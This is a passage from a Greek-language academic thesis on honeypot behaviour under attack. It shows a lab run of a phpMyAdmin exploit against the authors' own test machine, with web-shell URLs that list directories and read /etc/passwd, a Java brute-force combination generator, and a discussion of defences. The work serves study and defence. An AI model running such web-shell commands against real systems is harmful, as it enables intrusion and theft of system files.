4.4 SQL Injection

Μιας και το scan με το sqlmap δεν επέστρεψε αποτελέσματα, για να βγάλουμε συμπεράσματα από την πλευρά του επιτιθέμενου, πρέπει να δούμε εκτενέστερα συγκεκριμένα ερωτήματα που θα μπορούσαμε να τρέξουμε για να πάρουμε τα δεδομένα από την database.

Η βάση που φτιάξαμε στο phpMyAdmin είναι μια γνωστή sample βάση που δίνει η ιστοσελίδα <https://dev.mysql.com> open για χρήστες που θέλουν είτε να πειραματιστούν είναι να τρέξουν διάφορους ελέγχους. Το σχήμα της είναι το παρακάτω:



Εικόνα 17: Σχήμα βάσης δεδομένων

Η έκδοση του phpMyAdmin που χρησιμοποιήθηκε είναι η 2.11.9.4

Έπειτα από αναζήτηση στο dark net βρήκαμε πως αν συνδυάσουμε δύο exploits σχετικά με sql injection, θα αποκτήσουμε root πρόσβαση στον υπολογιστή που φιλοξενεί την βάση. Ας δούμε τα αποτελέσματα.

Αρχικά κατεβάσαμε τα δύο exploits. Πρόκειται για ένα php exploit και για ένα get_root exploit.

Έπειτα τρέξαμε το php exploit πάνω στον υπολογιστή που είναι η βάση

```
root@ubuntu# ./php_exploit http://192.168.1.2:8080/phpMyAdmin/
```

```
[+] checking if phpMyAdmin exists on URL provided ...
```

```
[+] phpMyAdmin cookie and form token received successfully.
```

```
Good!
```

```
[+] attempting to inject phpinfo() ...
[+] success! phpinfo() injected successfully! output saved on
/tmp/exploit.29597.phpinfo.flag.html
[+] you *should* now be able to remotely run shell commands and
PHP code using your browser. i.e.:
    http://192.168.1.2:8080/phpMyAdmin//config/config.inc.php?c=
ls+-l+/
    http://192.168.1.2:8080/phpMyAdmin//config/config.inc.php?p=
phpinfo();
    please send any feedback/improvements for this script to
unknown.pentester<AT_sign__here>gmail.com
```

Όπως βλέπουμε παραπάνω το exploit έχει πιάσει και πλέον είμαστε σε θέση να εκτελέσουμε εντολές και να τρέξουν απευθείας στη βάση.

Πλέον έχουν root πρόσβαση στον υπολογιστή. Ενδεικτικά δοκιμάστηκαν οι παρακάτω εντολές και ήταν επιτυχής.

```
http://192.168.1.2:8080/phpMyAdmin//config/config.inc.php?c=ls+-
l+/var
```

Το παραπάνω έχει σαν αποτέλεσμα να μπορούμε να δούμε μια λίστα με το περιεχόμενο του φακέλου /var του υπολογιστή.

Είμαστε σε θέση μέχρι και να επεξεργαστούμε το /etc/password όπως φαίνεται παρακάτω.

```
http://192.168.1.2:8080/phpMyAdmin//config/config.inc.php?c=cat+
/etc/passwd
```

Με την παραπάνω επίθεση ο επιτιθέμενος μπορεί να αποκτήσει πλήρη πρόσβαση στον υπολογιστή που υπάρχει το honeypot χρησιμοποιώντας exploits για sql injection. Αξίζει να αναφερθεί ότι η χρήση του συγκεκριμένου exploit θα έχει αποτέλεσμα μόνο σε εκδόσεις του phpMyAdmin από 3.0.1.1 και κάτω. Μετά την προαναφερόμενη έκδοση βρήκαν το exploit και έβγαλαν ένα security patch ώστε να μην μπορεί να χρησιμοποιηθεί.

4.5 Brute Force Attack

Η συγκεκριμένη επίθεση είναι από τις λίγες που ο επιτιθέμενος δεν μπορεί να βγάλει κάποιο ασφαλές συμπέρασμα. Σήμερα, η επίθεση brute force για να βρεθούν τα credentials σε ένα σύστημα είναι ελαφρώς ξεπερασμένη λόγω των πολλών δικλίδων ασφαλείας όπως ότι δεν επιτρέπονται passwords μικρότερα από 6 ψηφία, πρέπει να περιέχουν συνδυασμό από αριθμούς γράμματα και σύμβολα κ.α. Για να είναι επιτυχής μια τέτοια επίθεση χρειάζεται αρκετός χρόνος και πραγματικά μεγάλη υπολογιστική ισχύ ώστε να δοκιμάζονται όσο το δυνατόν γρηγορότερα πολλοί συνδυασμοί. Και όλα αυτά μπορούν να γίνουν κάνοντας την παραδοχή ότι ο αμυνόμενος δεν έχει κάποιο Intrusion Detection σύστημα το οποίο θα έκοβε την σύνδεση κάποιου που προσπάθησε να εισέλθει στο σύστημα ανεπιτυχώς πάνω από έναν

μικρό αριθμό προσπαθειών. Κατά συνέπεια ο επιτιθέμενος αν ο επιτιθέμενος δεν βρει τα σωστά credentials θα κάνει την παραδοχή ότι δεν βρίσκονται μέσα στο password list που έχει δοκιμάσει.

Συνήθως, οι επιθέσεις ωμής βίας είναι από τις τελευταίες που δοκιμάζει ένας κακόβουλος χρήστης αν όλα τα άλλα αποτύχουν. Ας δούμε εκτενέστερα γιατί.

Γράψαμε ένα πρόγραμμα σε java το οποίο παράγει όλους τους δυνατούς συνδυασμούς λέξεων που μπορούμε να έχουμε δοθέντος το μήκος της λέξης που ψάχνουμε.

```
long start = System.nanoTime();
int letters = 26;
int count = 6;
final int combinations = (int) Math.pow(letters, count);
StringBuilder sb = new StringBuilder(count);
for (int i = 0; i < combinations; i++) {
    sb.setLength(0);
    for (int j = 0, i2 = i; j < count; j++, i2 /= letters)
        sb.insert(0, (char) ('a' + i2 % letters));
    // System.out.println(sb);
}
long time = System.nanoTime() - start;
System.out.printf("Took %.3f seconds to generate %d combinations\n", time / 1e9,
combinations);
```

Το παραπάνω πρόγραμμα παράγει όλους τους δυνατούς συνδυασμούς λέξεων μήκους 6 γραμμάτων. Σε περίπτωση που θέλουμε μεγαλύτερο μήκος θα πρέπει απλά να αλλάξουμε την μεταβλητή count.

Η έξοδος της παραπάνω συνάρτησης έχει ως εξής:

```
aaaaaa
aaaaab
aaaaac
....
zzzzzx
zzzzzy
zzzzzz
Took 15.653 seconds to generate 308,915,776 combinations
```

Όπως βλέπουμε παραπάνω αν ο κωδικός που αναζητούσε ο επιτιθέμενος ήταν μήκος 6 χαρακτήρων και αποτελούταν αυστηρά μόνο από πεζά λατινικά γράμματα, θα έπρεπε να δοκιμάσει 308,915,776 διαφορετικούς συνδυασμούς. Αν στο παραπάνω πρόγραμμα προσθέσουμε νούμερα, κεφαλαία γράμματα, αριθμούς και σύμβολα, τα παραπάνω δεδομένα αυξάνονται εκθετικά!

Ενδεικτικά αναφέρουμε ότι ένας οκταψήφιος κωδικός που μπορεί να αποτελείται από γράμματα πεζά και κεφαλαία, νούμερα και σύμβολα έχει 7.2 τετράκις εκατομμύρια διαφορετικούς πιθανούς συνδυασμούς.

Έπειτα από μελέτες, ένας υπερυπολογιστής (Supercomputer) που μπορεί να δοκιμάσει 1,000,000,000 διαφορετικούς συνδυασμούς ανά δευτερόλεπτο, θα χρειαζόταν κάτι παραπάνω από 83 ημέρες για να βρει τον σωστό κωδικό. [15]

4.6 Χρήση exploits

Εδώ το πρόβλημα είναι ότι υπάρχουν ήδη γνωστά exploits τα οποία βοηθούν τον επιτιθέμενο να αναγνωρίσει το honeypot και ακόμα χειρότερα, να του «ταΐσει» λανθασμένα στοιχεία ώστε να μπερδέψει τον αμυνόμενο. Ο καλύτερος τρόπος να προφυλαχτεί κάποιος από τέτοια exploits είναι οι διαρκές αναβαθμίσεις του συστήματος από τον kernel έως το λειτουργικό σύστημα διότι πολλές αναβαθμίσεις περιέχουν patches σε γνωστά κενά ασφαλείας και exploits σε kernels και διάφορα πρωτόκολλα.

Μία από τις αρμοδιότητες ενός System administrator είναι να ενημερώνεται για exploits που υπάρχουν και αν αυτά μπορούν να βλάψουν το δίκτυο του να κάνει τις απαραίτητες αναβαθμίσεις. Το μεγαλύτερο πρόβλημα κρύβεται στα zero-day exploits που δεν έχει βγει κάποιο patch το οποίο θα μπορούσε να εφαρμόσει στα συστήματα του δικτύου ώστε να το προστατεύσει.

Τα Zero-day exploits είναι ευπάθειες σε kernels, δικτυακά πρωτόκολλα, εφαρμογές και συστήματα τα οποία δεν έχουν δημοσιευθεί ακόμα διότι δεν έχουν γνωστοποιηθεί. [16] Συνήθως αυτού του είδους τα exploits είναι δυσκολότερο να αμυνθεί κάποιος διότι δεν υπάρχει κάποιο γνωστό patch που μπορεί να εφαρμοστεί, ούτε αρκετές πληροφορίες για το είδος της απειλής ώστε να μπορέσει να πάρει κάποια αντίμετρα ο αμυνόμενος.

Τις περισσότερες φορές zero-day exploits συναντάμε με τη μορφή πολυμορφικών worms, ιών, Trojans και άλλου είδους malwares. Παρόλα αυτά, υπάρχουν κάποιοι τρόποι για να βελτιστοποιηθεί η άμυνα ενός δικτύου.

1. Χρήση HTTPS πρωτοκόλλου όπου αυτό είναι δυνατό. Σε μία Man In The Middle επίθεση (MITM) ο επιτιθέμενος μπορεί να υποκλέψει τα πακέτα με τα οποία επικοινωνούν ο παραλήπτης με τον αποστολέα, όπως για παράδειγμα ένας χρήστης με έναν web server. Όταν ο επιτιθέμενος σιγουρευτεί ότι η επικοινωνία είναι άμεση, έχει τη δυνατότητα να τροποποιήσει το payload των πακέτων και να εκτελέσει κάποια επίθεση. Το HTTPS είναι ένα ασφαλές πρωτόκολλο το οποίο για να διασφαλίσει την ασφάλεια της επικοινωνίας, κρυπτογραφεί πέρα από τα data του πακέτου, και το url που ζητάει ο χρήστης από τον web server. Κατά συνέπεια ο επιτιθέμενος και να υποκλέψει την επικοινωνία δεν θα μπορεί να την εκμεταλλευτεί διότι δεν θα μπορεί να διαβάσει το περιεχόμενο των πακέτων.

2. Χρήση του STS (STRICT TRANSPORT SECURITY) όπου αυτό είναι δυνατό. Σε περίπτωση που είναι αδύνατη η χρήση του HTTPS, θα πρέπει να χρησιμοποιήσουμε το HTTP Strict Transport Security (HSTS). Το HSTS χρησιμοποιεί ένα web security policy το οποίο ενημερώνει τον web browser του client να αλληλοεπιδρά μόνο με τον συγκεκριμένο web server. Αυτό είναι σημαντικό διότι ο web client δεν έχει καμία άλλη πληροφορία για να καταλάβει αν συνεχίζει να επικοινωνεί με τον web server ή με κάποιον κακόβουλο χρήστη που διενεργεί εκείνη την ώρα ένα Man in The Middle attack.
3. Κρυπτογράφηση δεδομένων με κλειδιά τουλάχιστον μεγέθους 256 bit. Με την πάροδο των χρόνων, οι χρήστες έχουν πρόσβαση σε όλο και μεγαλύτερη υπολογιστική ισχύ. Κατά συνέπεια όσο μεγαλύτερο είναι το μέγεθος του κλειδιού κρυπτογράφησης τόσο δυσκολότερο θα είναι για τον επιτιθέμενο να «μαντέψει» το κλειδί και να αποκρυπτογραφήσει τα δεδομένα.
4. Απενεργοποίηση της συμπίεσης του TLS πρωτοκόλλου (TLS Compression).
5. Το πρωτόκολλο TLS (Transport Layer Security), του οποίου προκάτοχος είναι το SSL, έχει μια λειτουργία η οποία επιτρέπει να γίνει συμπίεση των δεδομένων που ανταλλάσσει ο server με τον client ώστε να μειωθούν τυχόν προβλήματα που υπάρχουν με το bandwidth και τις καθυστερήσεις. Αυτά τα προβλήματα είναι πιθανό να υπάρχουν κυρίως λόγω της κρυπτογράφησης και αποκρυπτογράφησης δεδομένων. Το CRIME (“Compression Ratio Info-leak Made Easy”) είναι ένα πιθανό exploit που στόχο έχει τα cookies που χρησιμοποιούνται πάνω από το HTTPS πρωτόκολλο όταν χρησιμοποιείται TLS συμπίεση. Ο επιτιθέμενος μπορεί να υποκλέψει τα cookies και θεωρητικά, ολόκληρο το session. Ο επιτιθέμενος, στέλνει αιτήματα για σύνδεση στον web browser και καθώς λαμβάνει και εκείνος cookies, συγκρίνει το μέγεθος τους με αυτό του cookie που έχει υποκλέψει. Μετά από προσεκτική διερεύνηση είναι σε θέση να βρει μέρος της κρυπτογραφημένης σύνδεσης και να υποκλέψει το session (session hijacking). Ο τρόπος να αποτρέψουμε τέτοιου είδους επίθεση είναι να απενεργοποιήσουμε το TLS Compression.
6. Συνεχή Updates στους servers του δικτύου. Όταν γνωστοποιηθεί κάποιο exploit, για να μπορούν να προστατευτούν από αυτό οι δικτυακές συσκευές, οι κατασκευαστές λειτουργικών συστημάτων δημιουργούν κάποια patches τα οποία αποτρέπουν την χρήση των exploits. Τα patches αυτά τα περνάνε μέσω updates.
7. Χρήση δικτυακών security προγραμμάτων. Τα περισσότερα antivirus λειτουργούν μέσω κάποιας blacklist στην οποία είναι καταγεγραμμένα όλα τα είδη ιών, worms, Trojans κ.α. Όταν συναντήσουν ένα πρόγραμμα ή ένα κομμάτι κώδικα το οποίο έχει καταγραφεί ως κακόβουλο στην blacklist μέσω της οποίας κρίνει αν θα το επιτρέψει ή όχι, το απομονώνει, διακόπτει την λειτουργία του ή ακόμα και το διαγράφει. Τέτοιου είδους antivirus δεν θα λειτουργούσε σε κάποιο zero-day exploit διότι δεν έχει γνωστοποιηθεί ακόμα. Υπάρχουν και δικτυακά προγράμματα ασφαλείας τα οποία αποφασίζουν αν θα επιτρέψουν την εκτέλεση κάποιου προγράμματος με βάση την συμπεριφορά του. Αν για παράδειγμα παρατηρήσουν ότι κάποιο πρόγραμμα από έναν υπολογιστή, στέλνει

πολλαπλά SYN πακέτα για να ανοίξει μια επικοινωνία σε κάθε υπολογιστή του τοπικού δικτύου, είναι προφανές ότι πρόκειται για ένα worm που προσπαθεί να βρει ευπαθή υπολογιστικά συστήματα και να μεταδώσει και εκεί τον κακόβουλο κώδικα που περιέχει.

4.7 Συμπεράσματα

Τα honeypots δεν είναι μια ιδιαίτερα νέα τεχνολογία. Ωστόσο οι νέες προκλήσεις που παρουσιάζονται πλέον ολοένα και περισσότερο στον τομέα της ασφάλειας πληροφοριακών συστημάτων δείχνουν πως η χρήση τους γίνεται σιγά σιγά αναγκαία. Φυσικά κανείς δεν υποστηρίζει πως τα προβλήματα της ασφάλειας θα λυθούν με την χρήση της τεχνολογίας αυτής.

Τα honeypots μπορούν υπό προϋποθέσεις να αποτελέσουν ένα άριστο εργαλείο για την εκμάθηση των μεθόδων και τεχνικών που χρησιμοποιούν οι κακόβουλοι χρήστες. Το εύρος εφαρμογής τους είναι πολύ μεγάλο και οι ρόλοι που μπορούν να αναλάβουν είναι σημαντικοί. Μπορούν επιπλέον να συνδυαστούν αποτελεσματικά με άλλες αμυντικές συσκευές όπως τείχη προστασίας και συστήματα ανίχνευσης επιθέσεων. Τα honeypots παράγουν υπό προϋποθέσεις έναν μέτριο σε δυσκολία ανάλυσης όγκο δεδομένων, ενώ μπορούμε να είμαστε σίγουροι ότι οτιδήποτε καταγράφεται από αυτά έχει κάποια αξία. Πρέπει όμως να γίνει κατανοητό ότι ποτέ κανένα δίκτυο δεν είναι απόλυτα ασφαλές. Στην ουσία αυτό που συμβαίνει στον πραγματικό κόσμο είναι ο καθορισμός του επιπέδου του επιτρεπτού ρίσκου για ένα δίκτυο. Τα honeypots μπορούν να συμβάλουν σε αυτή τη διαδικασία ανάλογα με τον τρόπο χρήσης τους, για παράδειγμα ως συστήματα πρώιμης ανίχνευσης επιθέσεων. Από την άλλη, θα μπορούσαν να εισάγουν νέο ρίσκο σε έναν οργανισμό καθώς κατά μία έννοια ενθαρρύνουν την επιθετική συμπεριφορά. Βρίσκεται στην ευχέρεια της εκάστοτε ηγεσίας μιας εταιρείας ή οργανισμού να αποφασίσει πώς και γιατί θα τα χρησιμοποιήσει.

4.7.1 Συμπεράσματα συμπεριφοράς honeypots απέναντι στις επιθέσεις που έγιναν

- Port Scan (NMap): Μία από τις πρώτες κινήσεις ενός κακόβουλου χρήστη που προσπαθεί να εισχωρήσει σε ένα δίκτυο, είναι να κάνει ένα port scan για να δει ποια ports είναι ανοικτά σε ένα μηχάνημα, ώστε να τα εκμεταλλευτεί, να χρησιμοποιήσει πάνω σε αυτά κάποιο exploit ή να κάνει κάποια επίθεση. Όταν ένα port είναι «ανοικτό» σημαίνει ότι όταν κάποιος εξωτερικός χρήστης στείλει ένα αίτημα στο συγκεκριμένο port, εκείνο θα απαντήσει διότι από πίσω τρέχει μια υπηρεσία. Τα πρώτα 1024 είναι τα well known ports και από πίσω βρίσκονται γνωστές υπηρεσίες. Για παράδειγμα πίσω από το port 80 είναι το πρωτόκολλο HTTP. Κατά συνέπεια τα μόνα σημεία στα οποία μπορεί να αλληλοεπιδράσει ο επιτιθέμενος, είναι τα ανοικτά ports. Οπουδήποτε αλλού στείλει κάποιο αίτημα, αυτό θα γίνει drop και δεν θα μπορέσει να πάρει κάποια απάντηση. Εκτελώντας ένα port scan μπορεί να δει ποια ports είναι ανοικτά και ποιες υπηρεσίες «τρέχουν» πίσω από αυτό. Από το πρώτο port scan που υλοποιήθηκε (βλ. παράγραφο 3.5), ο επιτιθέμενος δεν είναι σε θέση να καταλάβει ότι κάτι δεν πάει καλά. Κατά

συνέπεια θα συνέχιζε τις επιθέσεις του δίνοντας την ευκαιρία στο honeypot να καταγράψει την κάθε του κίνηση. Αν όμως πρόκειται για έμπειρο χρήστη που υλοποιεί ένα aggressive port scan (βλ. παράγραφο 4.2), αμέσως αντιλαμβάνεται ότι επικοινωνεί με ένα honeypot, κάτι το οποίο τον αποτρέπει να συνεχίσει την επίθεση στο συγκεκριμένο μηχάνημα, και αμέσως θα ψάξει για κάποιο άλλο. Από αυτά συμπεραίνουμε ότι το αν θα αντιληφθεί ότι σε πραγματικό production server, αλλά σε ένα honeypot είναι άμεσα αλληλένδετο με την εμπειρία που διαθέτει ο επιτιθέμενος. Το honeypot στην συγκεκριμένη περίπτωση είναι ικανό να «ξεγελάσει» έναν τυπικό χρήστη, όχι όμως και έναν έμπειρο.

- **VoIP (SIP Πρωτόκολλο):** Επιθέσεις στο SIP πρωτόκολλο θα προσπαθήσει κάποιος να κάνει είτε για να φέρει αναστάτωση σε ένα δίκτυο παραγωγής, αφού είναι σε θέση να κάνει τα IP τηλέφωνα να χτυπάνε χωρίς κάποιο πραγματικό λόγο, είτε για να κάνει αδύνατη την επικοινωνία μέσω των IP τηλεφώνων, είτε για να υποκλέψει συνομιλίες. Τα πρώτα βήματα που θα έκανε ένας κακόβουλος χρήστης είναι να αναζητήσει τις τηλεφωνικές συσκευές του δικτύου (βλ. παράγραφο 3.6). Σε ένα τυπικό honeypot που δεν υπάρχει εγκατεστημένο τηλεφωνικό κέντρο η επίθεση αυτή δεν θα αποφέρει αποτελέσματα. Αν ο επιτιθέμενος γνωρίζει το μέγεθος του δικτύου στο οποίο προσπαθεί να κάνει επίθεση, είναι σε θέση να καταλάβει εάν αυτό είναι λογικό ή κάτι δεν πάει καλά. Για να καταφέρει ο διαχειριστής δικτύου να κρατήσει λίγο παραπάνω χρόνο τον επιτιθέμενο και να καταγράψει τις κινήσεις του, θα έπρεπε μέσα στο honeypot να είχε ρυθμιστεί ένα τηλεφωνικό κέντρο με μερικά soft phones τηλέφωνα. Έτσι θα μπορούσε να αλληλοεπιδράσει κανονικά με τον επιτιθέμενο. Είναι στην ευχέρεια και στις γνώσεις του network administrator πόσο χρόνο και κόστος θα δαπανήσει ώστε να καθυστερήσει τον επιτιθέμενο.
- **SQL Injection:** Οι βάσεις δεδομένων και γενικά η SQL έχει πολλές ευπάθειες [17]. Η βάση δεδομένων είναι ο κύριος στόχος ενός επιτιθέμενου διότι εκεί βρίσκονται όλα τα δεδομένα του δικτύου και κατ' επέκταση της επιχείρησης, αν βρισκόμαστε σε δίκτυο παραγωγής. Όπως αντιλαμβανόμαστε από τις επιθέσεις που έγιναν είναι σίφρων να υπάρχει μία πραγματική βάση δεδομένων μέσα στο honeypot διότι θα μπορούσε να κρατήσει για ώρα τον επιτιθέμενο και να καταγράψει τις κινήσεις του. Λόγω όμως των πολλών ευπαθειών που παρατηρούνται στις βάσεις δεδομένων, πρέπει να είναι ιδιαίτερα προσεκτικός ο διαχειριστής δικτύου που θα φτιάξει την βάση διότι σε περίπτωση που υπάρχει κενό ασφαλείας, ο επιτιθέμενος είναι σε θέση μέχρι και να καταλάβει ολόκληρο το μηχάνημα (βλ. παράγραφο 4.4)
- **Brute Force Attack:** Με βάση τα αποτελέσματα των επιθέσεων, καταλαβαίνουμε ότι είναι αυστηρά στις ικανότητες του διαχειριστή δικτύου αν θα καταφέρει αυτή η επίθεση να έχει αποτέλεσμα ή όχι. Θα πρέπει να φτιάξει group policies που θα εφαρμόσει στο domain για όλους τους χρήστες ώστε να μην τους επιτρέπουν να χρησιμοποιήσουν εύκολους και μικρούς κωδικούς, ο κωδικός τους να είναι συνδυασμός από γράμματα, νούμερα και αριθμούς. Έτσι μπορεί να είναι βέβαιος ότι κανένας επιτιθέμενος δεν θα

καταφέρει να αποκτήσει πρόσβαση στο δίκτυο «μαντεύοντας» τα credentials κάποιου χρήστη, εκτός αν είχε στη διάθεση του ο επιτιθέμενος κάποιο κβαντικό υπολογιστή!!

- Χρήση Exploits: Όπως με τις brute force επιθέσεις, έτσι και εδώ τον κύριο λόγο τον έχει ο διαχειριστής δικτύου (αμυνόμενος) και όχι τόσο ο επιτιθέμενος. Ο επιτιθέμενος θα προσπαθήσει να βρει exploits που υπάρχουν για να εισχωρήσει στο δίκτυο, κάτι το οποίο θα καταφέρει αν ο διαχειριστής δικτύου δεν εφαρμόσει τα κατάλληλα patches ή δεν προετοιμαστεί σωστά για zero-day exploits.

Όπως προαναφέραμε κανένα δίκτυο δεν είναι απόλυτα ασφαλές. Από τα παραπάνω γίνεται αντιληπτό ότι ο ανθρώπινος παράγοντας είναι καθοριστικός για το αν θα πετύχει κάποια επίθεση ή όχι. Σε κάποιες περιπτώσεις τον κύριο ρόλο έχει ο επιτιθέμενος, σε κάποιες άλλες ο αμυνόμενος. Το honeypot είναι εργαλείο του αμυνόμενου αλλά αν δεν χρησιμοποιηθεί σωστά, μπορεί να γίνει υποχείριο του επιτιθέμενου και να το χρησιμοποιήσει για να εισχωρήσει ευκολότερα στο δίκτυο.

4.7.2 Επιτυχίες των honeypots

Υπάρχουν περιπτώσεις όπου τα honeypots βοήθησαν να ανακαλυφθεί κάποιο vulnerability που κυκλοφορούσε στο internet χωρίς να είναι γνωστή η παρουσία του.

Τα honeypots μπορούν να αποτελέσουν ένα πολύ σημαντικό εργαλείο μάθησης. Η ενασχόληση μαζί τους παρέχει στον χρήστη ένα σημαντικό επίπεδο γνώσης για τις δικτυακές επιθέσεις αλλά και τον τρόπο δράσης των κακόβουλων χρηστών.

Κανένα δίκτυο δεν μπορεί να χαρακτηριστεί απόλυτα ασφαλές, τουλάχιστον αν δεν έχουμε σαφή στοιχεία για το τι είδους δεδομένα λαμβάνει. Τα honeypots είναι ικανά να μας παρέχουν αυτού του είδους την πληροφορία.

Το εύρος εφαρμογής των honeypots είναι αρκετά μεγάλο. Εκτός από μαθησιακούς σκοπούς, μπορούν να χρησιμοποιηθούν αποτελεσματικά ως εργαλεία παρακολούθησης του δικτύου ή ως εργαλεία αξιολόγησης των ήδη υπαρχόντων συστημάτων ασφαλείας. Η εγκατάσταση Honeypots με αυτό το σκοπό προϋποθέτει την διαχείριση τους από πιο έμπειρα άτομα που θα μπορέσουν να αξιολογήσουν τα αποτελέσματα που προκύπτουν.

4.7.3 Εκεί που τα honeypots υστερούν

Καταγράφουν μόνο ότι αλληλοεπιδρά με αυτά και δεν ανιχνεύουν καμία άλλη κίνηση. Αυτό έχει ως αποτέλεσμα να μην μπορούν να αντιληφθούν καμία επίθεση που γίνεται σε κάποιο άλλο υπολογιστή του δικτύου.

Τα χαμηλής αλληλεπίδρασης honeypots είναι σχετικά εύκολο για έναν έμπειρο επιτιθέμενο να τα αντιληφθεί.

Όλη σχεδόν η αξία ενός honeypot χάνεται την στιγμή που γίνει αντιληπτό από τον επιτιθέμενο. Ένας επιτιθέμενος αν δεν το αγνοήσει, σίγουρα θα μπορούσε να στείλει τέτοιες πληροφορίες ώστε να λάβει λανθασμένα συμπεράσματα ο διαχειριστής του δικτύου.

Πάντα θα υπάρχει ο κίνδυνος ο επιτιθέμενος να καταλάβει ένα honeypot και να το χρησιμοποιήσει για δικό του σκοπό (DDoS επιθέσεις για παράδειγμα).

Βιβλιογραφία

- [1] Stoll, C. "The Cuckoo's Egg: Tracking a Spy through a maze of Computer Espionage". Pocket. October 3, 2003.
- [2] Cheswick B. "An evening with Berferd in Which a Cracker is Lured, Endured and Studies". San Francisco, 1992
- [3] The honeypot Project. "Know your enemy: Learning about Security Threads". Addison-Wesly Professional; 2nd edition May 27, 2004.
- [4] Koniaris I., Papadimitriou G., Nicopolitidis P., Obaidat M. "Honeypots Deployment for the Analysis and Visualization of Malware Activity and Malicious Connections" Aristotle University of Thessaloniki, Greece, 2014
- [5] The honeynet project, "Tools for Honeynets" (<http://honeynet.org/tools>)
- [6] Antipolis S. "'Honeypot, Honeynet, Honeytoken: Terminological issues"
- [7] A Guide to Different Kinds of Honeypots (<http://www.securityfocus.com/infocus/1897>)
- [8] Kelly G., Gan D. "Analysis of Attacks Using a Honeypot" University of Greenwich
- [9] SANS Institute InfoSec Reading Room, "An Introduction to NMAP", Available: <https://www.sans.org/reading-room/whitepapers/tools/introduction-nmap-72>
- [10] Wieser C., Laakso M., Schulzrine H, "Security testing of SIP implementation", University of Oulu and Columbia University
- [11] SANS Institute InfoSec Reading Room "SQL Injection: Modes of Attack, Defence, and Why It Matters", Available: <https://www.sans.org/reading-room/whitepapers/securecode/sql-injection-modes-attack-defence-matters-23>
- [12] Daniel J. "Understanding brute force", University of Illinois, Chicago, 2005
- [13] Endler D. "Brute-Force Exploitation of Web Application Session IDs", Available: <http://www.cgisecurity.com/lib/SessionIDs.pdf>
- [14] SANS Institute, "An Introduction to Metasploit Project for the Penetration Tester", Available: <https://www.giac.org/paper/gsec/4363/introduction-metasploit-project-penetration-tester/107151>
- [15] Phongthiproek P., Aswamenakul W., "The Art of Grey-Box Attack", Available: <https://www.exploit-db.com/papers/12902/>
- [16] SANS Institute InfoSec Reading Room, "The Best Defenses Against Zero-day Exploits for Various-sized Organizations"